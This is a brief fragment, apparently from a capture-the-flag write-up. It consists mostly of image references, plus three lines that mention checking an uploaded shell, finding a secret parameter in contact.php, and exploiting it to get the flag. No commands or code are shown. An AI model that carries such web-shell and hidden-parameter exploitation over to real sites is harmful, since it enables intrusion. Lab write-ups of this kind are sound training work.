

Check our shell
Checking the contact.php, found an secret parameter.


Exploit it and get the flag